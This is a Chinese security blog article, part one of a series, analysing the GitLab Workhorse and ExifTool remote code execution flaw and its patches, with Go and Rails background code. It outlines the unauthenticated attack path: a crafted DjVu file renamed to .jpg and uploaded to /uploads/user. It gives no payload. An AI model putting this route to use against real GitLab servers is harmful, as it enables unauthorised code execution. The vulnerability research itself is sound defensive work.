

作者:天融信阿爾法實驗室
原文鏈接:https://mp.weixin.qq.com/s/Y4mGVhbc3agp1adnUs1GmA
前言
安全研究員vakzz于4月7日在hackerone上提交了一個關于gitlab的RCE漏洞,在當時并沒有提及是否需要登錄gitlab進行授權利用,在10月25日該漏洞被國外安全公司通過日志分析發現未授權的在野利用,并發現了新的利用方式。根據官方漏洞通告頁面得知安全的版本為13.10.3、13.9.6 和 13.8.8。我將分篇深入分析該漏洞的形成以及觸發和利用。本篇將復現分析攜帶惡意文件的請求是如何通過gitlab傳遞到exiftool進行解析的,接下來將分析exiftool漏洞的原理和最后的觸發利用。預計會有兩到三篇。希望讀者能讀有所得,從中收獲到自己獨特的見解。在本篇文章的編寫中要感謝@chybeta和@rebirthwyw兩位師傅和團隊內的師傅給予的幫助,他們的文章和指點給予了我許多好的思路。
gitlab介紹
GitLab是由GitLabInc.開發,使用MIT許可證的基于網絡的Git倉庫管理工具,且具有wiki和issue跟蹤功能。使用Git作為代碼管理工具,并在此基礎上搭建起來的web服務。 GitLab由烏克蘭程序員DmitriyZaporozhets和ValerySizov開發。后端框架采用的是Ruby on Rails,它使用Ruby語言寫成。后來,一些部分用Go語言重寫。gitlab-ce即為社區免費版,gitlab-ee為企業收費版。下面附上兩張GitLab的單機部署架構圖介紹其相應組件。


可以看到在gitlab的組成中包含的各種組件,可以通過兩個關鍵入口訪問,分別是HTTP/HTTPS(TCP 80,443)和SSH(TCP 22),請求通過nginx轉發到Workhorse,然后Workhorse和Puma進行交互,這里我們著重介紹下通過Web訪問的組件GitLab Workhorse。
Puma 是一個用于 Ruby 應用程序的簡單、快速、多線程和高度并發的 HTTP 1.1 服務器,用于提供GitLab網頁和API。從 GitLab 13.0 開始,Puma成為了默認的Web服務器,替代了之前的Unicorn。而在GitLab 14.0中,Unicorn 從Linux 包中刪除,只有Puma可用。
GitLab Workhorse介紹
GitLab Workhorse是一個使用go語言編寫的敏捷反向代理。在gitlab_features說明中可以總結大概的內容為,它會處理一些大的HTTP請求,比如文件上傳、文件下載、Git push/pull和Git包下載。其它請求會反向代理到GitLab Rails應用。可以在GitLab的項目路徑lib/support/nginx/gitlab中的nginx配置文件內看到其將請求轉發給了GitLab Workhorse。默認采用了unix socket進行交互。

這篇文檔還寫到,GitLab Workhorse在實現上會起到以下作用: - 理論上所有向gitlab-Rails的請求首先通過上游代理,例如 NGINX 或 Apache,然后將到達gitlab-Workhorse。 - workhorse 能處理一些無需調用 Rails 組件的請求,例如靜態的 js/css 資源文件,如以下的路由注冊:
u.route(
    "", `^/assets/`,//匹配路由
  //處理靜態文件
    static.ServeExisting(
    u.URLPrefix,
    staticpages.CacheExpireMax,
    assetsNotFoundHandler,
    ),
    withoutTracing(), // Tracing on assets is very noisy
)- workhorse能修改Rails組件發來的響應。例如:假設你的Rails組件使用
send_file,那么gitlab-workhorse將會打開磁盤中的文件然后把文件內容作為響應體返回給客戶端。 - gitlab-workhorse能接管向Rails組件詢問操作權限后的請求,例如處理
git clone之前得確認當前客戶的權限,在向Rails組件詢問確認后workhorse將繼續接管git clone的請求,如以下的路由注冊:
u.route("GET", gitProjectPattern+`info/refs\z`, git.GetInfoRefsHandler(api)),
u.route("POST", gitProjectPattern+`git-upload-pack\z`, contentEncodingHandler(git.UploadPack(api)), withMatcher(isContentType("application/x-git-upload-pack-request"))),
u.route("POST", gitProjectPattern+`git-receive-pack\z`, contentEncodingHandler(git.ReceivePack(api)), withMatcher(isContentType("application/x-git-receive-pack-request"))),
u.route("PUT", gitProjectPattern+`gitlab-lfs/objects/([0-9a-f]{64})/([0-9]+)\z`, lfs.PutStore(api, signingProxy, preparers.lfs), withMatcher(isContentType("application/octet-stream")))- workhorse 能修改發送給 Rails 組件之前的請求信息。例如:當處理 Git LFS 上傳時,workhorse 首先向 Rails 組件詢問當前用戶是否有執行權限,然后它將請求體儲存在一個臨時文件里,接著它將修改過后的包含此臨時文件路徑的請求體發送給 Rails 組件。
- workhorse 能管理與 Rails 組件通信的長時間存活的websocket連接,代碼如下:
// Terminal websocket
u.wsRoute(projectPattern+`-/environments/[0-9]+/terminal.ws\z`, channel.Handler(api)),
u.wsRoute(projectPattern+`-/jobs/[0-9]+/terminal.ws\z`, channel.Handler(api)),使用ps -aux | grep "workhorse"命令可以看到gitlab-workhorse的默認啟動參數

go語言前置知識
我會簡要介紹一下漏洞涉及的相關語言前置知識,這樣才能夠更深入的理解該漏洞,并將相關知識點串聯起來,達到舉一反三。
函數、方法和接口
在golang中函數和方法的定義是不同的,看下面一段代碼
package main

//Person接口
type Person interface{
    isAdult() bool
}

//Boy結構體
type Boy struct {
    Name string
    Age  int
}

//函數
func NewBoy(name string, age int) *Boy {
    return &Boy{
        Name: name,
        Age:  age,
    }
}

//方法
func (p *Boy) isAdult() bool {
    return p.Age > 18
}

func main() {
    //結構體調用
    b := NewBoy("Star", 18)
    println(b.isAdult())

    //將接口賦值b,使用接口調用
    var p Person = b
    println(p.isAdult())//false
}其中NewBoy為函數,isAdult為方法。他們的區別是方法在func后面多了一個接收者參數,這個接受者可以是一個結構體或者接口,你可以把他當做某一個"類",而isAdult就是實現了該類的方法。
通過&取地址操作可以將一個結構體實例化,相當于new,可以看到在NewBoy中函數封裝了這種操作。在main函數中通過調用NewBoy函數實例化Boy結構體,并調用了其方法isAdult。
關于接口的實現在Go語言中是隱式的。兩個類型之間的實現關系不需要在代碼中顯式地表示出來。Go語言中沒有類似于implements 的關鍵字。 Go編譯器將自動在需要的時候檢查兩個類型之間的實現關系。在類型中添加與接口簽名一致的方法就可以實現該方法。 如isAdult的參數和返回值均與接口Person中的方法一致。所以在main函數中可以直接將定義的接口p賦值為實例結構體b。并進行調用。
net/http
在golang中可以通過幾行代碼輕松實現一個http服務
package main

import (
     "net/http"
     "fmt"
)

func main() {
    http.HandleFunc("/", h)
    http.ListenAndServe(":2333",nil)
}
func h(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintln(w, "hello world")
}其中的http.HandleFunc()是一個注冊函數,用于注冊路由。具體實現為綁定路徑/和處理函數h的對應關系,函數h的類型是(w http.ResponseWriter, r *http.Request)。而ListenAndServe()函數封裝了底層TCP通信的實現邏輯進行連接監聽。第二個參數用于全局請求處理。如果沒有傳入自定義的handler。則會使用默認的DefaultServeMux對象處理請求最后到達h處理函數。
type Handler interface {
    ServeHTTP(ResponseWriter, *Request)
}在go中的任何結構體,只要實現了上方的ServeHTTP方法,也就是實現了Handler接口,并進行了路由注冊。內部就會調用其ServeHTTP方法處理請求并返回響應。但是我們看到函數h并不是一個結構體方法,為什么可以處理請求呢?原來在http.HandleFunc()函數調用后,內部還會調用HandlerFunc(func(ResponseWriter, *Request))將傳入的函數h轉換為一個具有ServeHTTP方法的handler。
具體定義如下。HandlerFunc為一個函數類型,類型為func(ResponseWriter, *Request)。這個類型有一個方法為ServeHTTP,實現了這個方法就實現了Handler接口,HandlerFunc就成了一個Handler。上方的調用就是類型轉換。
type HandlerFunc func(ResponseWriter, *Request)

// ServeHTTP calls f(w, r).
func (f HandlerFunc) ServeHTTP(w ResponseWriter, r *Request) {
    f(w, r)
}當調用其ServeHTTP方法時就會調用函數h本身。
中間件
框架中還有一個重要的功能是中間件,所謂中間件,就是連接上下級不同功能的函數或者軟件。通常就是包裹函數為其提供和添加一些功能或行為。前文的HandlerFunc就能把簽名為func(w http.ResponseWriter, r *http.Reqeust)的函數h轉換成handler。這個函數也算是中間件。
了解實現概念,在具有相關基礎知識前提下就可以嘗試著手動進行實踐,達到學以致用,融會貫通。下面就來動手實現兩個中間件LogMiddleware和AuthMiddleware,一個用于日志記錄的,一個用于權限校驗。可以使用兩種寫法。
- 寫法一
```go package main
import ( "log" "net/http" "time" "encoding/json" )
//權限認證中間件 type AuthMiddleware struct { Next http.Handler }
//日志記錄中間件 type LogMiddleware struct { Next http.Handler //這里為AuthMiddleware }
//返回信息結構體 type Company struct { ID int Name string Country string }
//權限認證請求處理 func (am AuthMiddleware) ServeHTTP(w http.ResponseWriter, r http.Request) { //如果沒有嵌套中間件則使用默認的DefaultServeMux if am.Next == nil { am.Next = http.DefaultServeMux }
//判斷Authorization頭是否不為空
auth := r.Header.Get("Authorization")
if auth != "" {
    am.Next.ServeHTTP(w, r)
}else{
    //返回401
    w.WriteHeader(http.StatusUnauthorized)
}
}
//日志請求處理 func (am LogMiddleware) ServeHTTP(w http.ResponseWriter, r http.Request) { if am.Next == nil { am.Next = http.DefaultServeMux }
start := time.Now()
//打印請求路徑
log.Printf("Started %s %s", r.Method, r.URL.Path)

//調用嵌套的中間件,這里為AuthMiddleware
am.Next.ServeHTTP(w, r)
//打印請求耗時
log.Printf("Comleted %s in %v", r.URL.Path, time.Since(start))
}
func main() { //注冊路由 http.HandleFunc("/user", func(w http.ResponseWriter, r *http.Request) { //實例化結構體返回json格式數據 c := &Company{ ID:123, Name:"TopSec", Country: "CN", } enc := json.NewEncoder(w) enc.Encode(c) })
//監聽端口綁定自定義中間件
http.ListenAndServe(":8000",&LogMiddleware{
    Next:new(AuthMiddleware),
})
}
上方代碼中手動聲明了兩個結構體`AuthMiddleware`和`LogMiddleware`,實現了handler接口的`ServeHTTP`方法。在`ListenAndServe`中通過傳入結構體變量嵌套綁定了這兩個中間件。

當收到請求時會首先調用`LogMiddleware`中的`ServeHTTP`方法進行日志打印,其后調用`AuthMiddleware`中的`ServeHTTP`方法進行權限認證,最后匹配路由`/user`,調用轉換好的handler處理器返回JSON數據,如下圖。

當權限認證失敗會返回401狀態碼。
- 寫法二
```go
package main
import (
"log"
"net/http"
"time"
"encoding/json"
)
//返回信息
type Company struct {
ID int
Name string
Country string
}
//權限認證中間件
func AuthHandler(next http.Handler) http.Handler {
//這里使用HandlerFunc將函數包裝成了httpHandler并返回給LogHandler的next
return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request){
//如果沒有嵌套中間件則使用默認的DefaultServeMux
if next == nil {
next = http.DefaultServeMux
}
//判斷Authorization頭是否不為空
auth := r.Header.Get("Authorization")
if auth != "" {
next.ServeHTTP(w, r)
}else{
//返回401
w.WriteHeader(http.StatusUnauthorized)
}
})
}
//日志請求中間件
func LogHandler(next http.Handler) http.Handler {
return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request){
if next == nil {
next = http.DefaultServeMux
}
start := time.Now()
//打印請求路徑
log.Printf("Started %s %s", r.Method, r.URL.Path)
//調用嵌套的中間件,這里為AuthMiddleware
next.ServeHTTP(w, r)
//打印請求耗時
log.Printf("Comleted %s in %v", r.URL.Path, time.Since(start))
})
}
func main() {
//注冊路由
http.HandleFunc("/user", func(w http.ResponseWriter, r *http.Request) {
//實例化結構體返回json格式數據
c := &Company{
ID:123,
Name:"TopSec",
Country: "CN",
}
enc := json.NewEncoder(w)
enc.Encode(c)
})
//監聽端口綁定自定義中間件
http.ListenAndServe(":8000",LogHandler(AuthHandler(nil)))
}寫法二和寫法一的區別在于寫法一手動實現了ServeHTTP方法,而寫法二使用函數的形式在其內部通過HandlerFunc的轉換返回了一個handler處理器,這個handler實現了ServeHTTP方法,調用ServeHTTP方法則會調用其本身,所以同樣也能當做中間件做請求處理。

提供兩種方式的原因是當存在一個現有的類型需要轉換為handler時只需要添加一個ServeHTTP方法即可。關于http和中間件更詳細的分析就不在這里一一展開了,感興趣的讀者可以參考這兩篇文章:net/http庫源碼筆記、Go的http包詳解
ruby前置知識
在ruby中當要調用方法時,可以不加括號只使用方法名。實例變量使用@開頭表示。
元編程
通過元編程是可以在運行時動態地操作語言結構(如類、模塊、實例變量等)
instance_variable_get(var)方法可以取得并返回對象的實例變量var的值。
instance_variable_set(var, val)方法可以將val的值賦值給對象實例變量var并返回該值。
instance_variable_defined(var)方法可以判斷對象實例變量var是否定義。
yield 關鍵字

函數調用時可以傳入語句塊替換其中的yield關鍵字并執行。如下示例:
def a
  return 4
end

def b
  puts yield
end

b{a+1}
調用b時會將yield關鍵字替換為語句塊a+1,所以會調用a返回4然后加上1打印5。
Web框架rails - 路由
在rails中的路由文件一般位于config/routes.rb下,在路由里面可以將請求和處理方法關聯起來,交給指定controller里面的action,如下形式:
  post 'account/setting/:id',
    to: 'account#setting',
constraints: { id: /[A-Z]\d{5}/ }account/setting/是請求的固定url,:id表示帶參數的路由。to表示交給accountcontroller下的actionsetting處理。constraints定義了路由約束,使用正則表達式來對參數:id進行約束。
- 過濾器
rails中可以插入定義好的類方法實現過濾器,一般分為before_action,after_action,around_action分別表示調用action"之前"、"之后"、"圍繞"需要執行的操作。如:
before_action :find_product, only: [:show]上方表示在執行特定 Action show之前,先去執行 find_product 方法。
還可以使用skip_before_action跳過之前before_action指定的方法。
class ApplicationController < ActionController::Base
  before_action :require_login
end

class LoginsController < ApplicationController
  skip_before_action :require_login, only: [:new, :create]
end如在父類ApplicationController定義了一個before_action,在子類可以使用skip_before_action跳過,只針對于new和create的調用。
漏洞簡要介紹
根據gitlab的官方漏洞issues來看,當訪問接口/uploads/user上傳圖像文件時,GitLab Workhorse會將擴展名為jpg、jpeg、tiff文件傳遞給ExifTool。用于刪除其中不合法的標簽。具體的標簽在workhorse/internal/upload/exif/exif.go中的startProcessing方法中有定義,為白名單處理,函數內容如下:
func (c *cleaner) startProcessing(stdin io.Reader) error {
    var err error
  //白名單標簽
    whitelisted_tags := []string{
        "-ResolutionUnit",
        "-XResolution",
        "-YResolution",
        "-YCbCrSubSampling",
        "-YCbCrPositioning",
        "-BitsPerSample",
        "-ImageHeight",
        "-ImageWidth",
        "-ImageSize",
        "-Copyright",
        "-CopyrightNotice",
        "-Orientation",
    }

  //傳入參數
    args := append([]string{"-all=", "--IPTC:all", "--XMP-iptcExt:all", "-tagsFromFile", "@"}, whitelisted_tags...)
    args = append(args, "-")

  //使用CommandContext執行命令調用exiftool
    c.cmd = exec.CommandContext(c.ctx, "exiftool", args...)

  //獲取輸出和錯誤
    c.cmd.Stderr = &c.stderr
    c.cmd.Stdin = stdin

    c.stdout, err = c.cmd.StdoutPipe()
    if err != nil {
        return fmt.Errorf("failed to create stdout pipe: %v", err)
    }

    if err = c.cmd.Start(); err != nil {
        return fmt.Errorf("start %v: %v", c.cmd.Args, err)
    }

    return nil
}
而ExifTool在解析文件的時候會忽略文件的擴展名,嘗試根據文件的內容來確定文件類型,其中支持的類型有DjVu。
DjVu是由AT&T實驗室自1996年起開發的一種圖像壓縮技術,已發展成為標準的圖像文檔格式之一
ExifTool是一個獨立于平臺的Perl庫,一款能用作多功能圖片信息查看工具。可以解析出照片的exif信息,可以編輯修改exif信息,用戶能夠輕松地進行查看圖像文件的EXIF信息,完美支持exif信息的導出。
關鍵在于ExifTool在解析DjVu注釋的ParseAnt函數中存在漏洞,所以我們就可以通過構造DjVu文件并插入惡意注釋內容將其改為jpg后綴上傳,因為gitlab并未在這個過程中驗證文件內容是否是允許的格式,最后讓ExifTool以DjVu形式來解析文件,造成了ExifTool代碼執行漏洞。
該漏洞存在于ExifTool的7.44版本以上,在12.4版本中修復。Gitlab v13.10.2使用的ExifTool版本為11.70。并且接口/uploads/user可通過獲取的X-CSRF-Token和未登錄Session后來進行未授權訪問。最終造成了GitLab未授權的遠程代碼執行漏洞。
漏洞補丁分析
根據官方通告得知安全版本之一有13.10.3,那么我們直接切換到分支13.10.3查看補丁提交記錄即可,打開頁面發現在4月9日和11日有兩個關于本次漏洞的commits,在其后的4月13日進行了合并。


在commitCheck content type before running exiftool中添加了isTIFF和isJPEG兩個方法到workhorse/internal/upload/rewrite.go分別對TIFF文件解碼或讀取JPEG前512個字節來進行文件類型檢測。
func isTIFF(r io.Reader) bool
  //對TIFF文件解碼
    _, err := tiff.Decode(r)
    if err == nil {
        return true
    }
    if _, unsupported := err.(tiff.UnsupportedError); unsupported {
        return true
    }
    return false
}

func isJPEG(r io.Reader) bool {
  //讀取JPEG前512個字節
    // Only the first 512 bytes are used to sniff the content type.
    buf, err := ioutil.ReadAll(io.LimitReader(r, 512))
    if err != nil {
        return false
    }
    return http.DetectContentType(buf) == "image/jpeg"
}
在commitDetect file MIME type before checking exif headers中添加了方法check_for_allowed_types到lib/gitlab/sanitizers/exif.rb檢測mime_type是否為JPG或TIFF。
      def check_for_allowed_types(contents)
        mime_type = Gitlab::Utils::MimeType.from_string(contents)
        unless ALLOWED_MIME_TYPES.include?(mime_type)
          raise "File type #{mime_type} not supported. Only supports #{ALLOWED_MIME_TYPES.join(", ")}."
        end
      end
不過在rails中的exiftool調用是以Rake任務存在的。以下是rails中的rake文件,位于lib/tasks/gitlab/uploads/sanitize.rake
namespace :gitlab do
  namespace :uploads do
    namespace :sanitize do
      desc 'GitLab | Uploads | Remove EXIF from images.'
      task :remove_exif, [:start_id, :stop_id, :dry_run, :sleep_time, :uploader, :since] => :environment do |task, args|
        args.with_defaults(dry_run: 'true')
        args.with_defaults(sleep_time: 0.3)

        logger = Logger.new(STDOUT)

        sanitizer = Gitlab::Sanitizers::Exif.new(logger: logger)
        sanitizer.batch_clean(start_id: args.start_id, stop_id: args.stop_id,
                              dry_run: args.dry_run != 'false',
                              sleep_time: args.sleep_time.to_f,
                              uploader: args.uploader,
                              since: args.since)
      end
    end
  end
end
Rake是一門構建語言,和make和ant很像。Rake是用Ruby寫的,它支持它自己的DSL用來處理和維護 Ruby應用程序。Rails用rake的擴展來完成多種不同的任務。
